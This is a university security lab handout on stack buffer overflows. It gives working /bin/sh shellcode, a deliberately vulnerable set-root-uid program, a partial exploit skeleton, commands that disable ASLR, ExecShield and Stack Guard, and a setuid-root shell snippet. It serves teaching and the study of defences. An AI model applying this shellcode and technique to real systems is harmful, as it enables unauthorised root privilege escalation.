

Buffer Overflow Vulnerability Lab

Copyright © 2006 - 2009 Wenliang Du, Syracuse University.

The development of this document is funded by the National Science Foundation's Course, Curriculum, and Laboratory Improvement (CCLI) program under Award No. 0618680 and 0231122. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at <http://www.gnu.org/licenses/fdl.html>.

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Fedora to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial setup

You can execute the lab tasks using the preconfigured Ubuntu machine. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

ExecShield Protection: Fedora linux implements a protection mechanism called ExecShield by default, but Ubuntu systems do not have this protection by default. ExecShield essentially disallows executing any code that is stored in the stack. As a result, buffer-overflow attacks will not work. To disable ExecShield in Fedora, you may use the following command.

```
$ su root
Password: (enter root password)
# sysctl -w kernel.exec-shield=0
```

If you are using a Fedora virtual machine for executing this lab task, please disable exec-shield before doing so.

Moreover, to further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can “fool” a privileged `Set-UID` program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in `/bin/bash`. In Ubuntu, `/bin/sh` is actually a symbolic link to `/bin/bash`. To see the life before such protection scheme was implemented, we use another shell program (the `zsh`), instead of `/bin/bash`. The preconfigured Ubuntu virtual machines contains a `zsh` installation. If you are using other linux systems that do not contain `zsh` by default, you have to install `zsh` for doing the lab. For example, in Fedora linux systems you may use the following procedure to install `zsh`

```
$ su
Password: (enter root password)
# wget ftp://rpmfind.net/linux/fedora/(continue on the next line)
    core/4/i386/os/Fedora/RPMS/zsh-4.2.1-2.i386.rpm
# rpm -ivh zsh-4.2.1-2.i386.rpm
```

The following instructions describe how to link the `zsh` program to `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Furthermore, the GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are compiling the program using the switch `-fno-stack-protector`. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
gcc -fno-stack-protector example.c
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];

    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```

/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\xc0"      /* Line 1:  xorl    %eax,%eax          */
    "\x50"          /* Line 2:  pushl   %eax              */
    "\x68" "//sh"    /* Line 3:  pushl   $0x68732f2f       */
    "\x68" "/bin"    /* Line 4:  pushl   $0x6e69622f       */
    "\x89\xe3"     /* Line 5:  movl   %esp,%ebx         */
    "\x50"          /* Line 6:  pushl   %eax              */
    "\x53"          /* Line 7:  pushl   %ebx              */
    "\x89\xe1"     /* Line 8:  movl   %esp,%ecx         */
    "\x99"          /* Line 9:  cdq    %eax              */
    "\xb0\x0b"     /* Line 10: movb   $0x0b,%al         */
    "\xcd\x80"     /* Line 11: int   $0x80              */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

A few places in this shellcode are worth mentioning. First, the third instruction pushes “//sh”, rather than “/sh” into the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.

2.3 The Vulnerable Program

```

/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{

```

```
char buffer[12];

/* The following statement has a buffer overflow problem */
strcpy(buffer, str);

return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:

```
$ su root
Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax      */
    "\x50"              /* pushl   %eax           */
    "\x68" "//sh"       /* pushl   $0x68732f2f    */
    "\x68" "/bin"       /* pushl   $0x6e69622f    */
    "\x89\xe3"          /* movl    %esp,%ebx      */
    "\x50"              /* pushl   %eax           */
    "\x53"              /* pushl   %ebx           */
    "\x89\xe1"          /* movl    %esp,%ecx      */
    "\x99"              /* cdq     %eax           */
    "\xb0\x0b"          /* movb    $0x0b,%al      */
    "\xcd\x80"          /* int     $0x80          */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the default Stack Guard protection enabled.

```
$ gcc -o exploit exploit.c
$ ./exploit          // create the badfile
$ ./stack           // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
void main()
{
    setuid(0); system("/bin/sh");
}
```

2.5 Task 2: Protection in /bin/bash

Now, we let /bin/sh point back to /bin/bash, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? You should describe your observation and explanation in your lab report.

```
$ su root
Password: (enter root password)
# cd /bin
# rm sh
# ln -s bash sh // link /bin/sh to /bin/bash
# exit
$ ./stack // launch the attack by running the vulnerable program
```

There are ways to get around this protection scheme. You need to modify the shellcode to achieve this. We will give 10 bonus points for this attack. *Hint:* although /bin/bash has restriction on running Set-UID programs, it does allow the real root to run shells. Therefore, if you can turn the current Set-UID process into a real root process, before invoking /bin/bash, you can bypass the restriction of bash. The `setuid()` system call can help you achieve that.

2.6 Task 3: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

2.7 Task 4: Stack Guard


So far, we disabled the “Stack Guard” protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the *-fno-stack-protector* option. For this task, you will recompile the vulnerable program, *stack.c*, to use GCC’s Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

3 Guidelines


We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored.

To overcome these problem we will try to guess both of these. Let us try to make an educated guess and try to weasel our way to the shellcode (the following materials are based on Aleph One’s article [1]).



Let S represent our shellcode. We need to let *ret* point to the beginning of the shellcode, i.e 0xD8. However, we do not know the address yet. How do we improve our chances?

We can pad the beginning of the shellcode with NOPS (0x90). NOP instruction just does nothing. With these paddings, we just need to point to any of these NOPS, rather than pointing to one particular address. This increases the probability of our attack. After padding the shellcode with NOPS, the memory layout looks like the following:




stack

stack

In this case you are safe if you jump anywhere between 0xD8 and 0xE3. Although we still have to guess, but the probability that we will guess the correct address is higher.

Now that we have an address where we can jump, we still have to figure out where the return address is. This can again be done by overwriting everything before the shellcode (i.e towards the top of the stack) with the address we obtained in the previous step. If the buffer is small and if we are overwriting it with a large string, we can be pretty sure that the return address will be overwritten. The memory layout after padding addresses before the shellcode looks like this:



Storing an long integer in a buffer: In your exploit program, you might need to store an long integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an long pointer, and then assign the integer. The following code shows how to assign an long integer to a buffer starting at buffer[i]:

```

char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;

```

References

[1] Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49. Available at <http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html>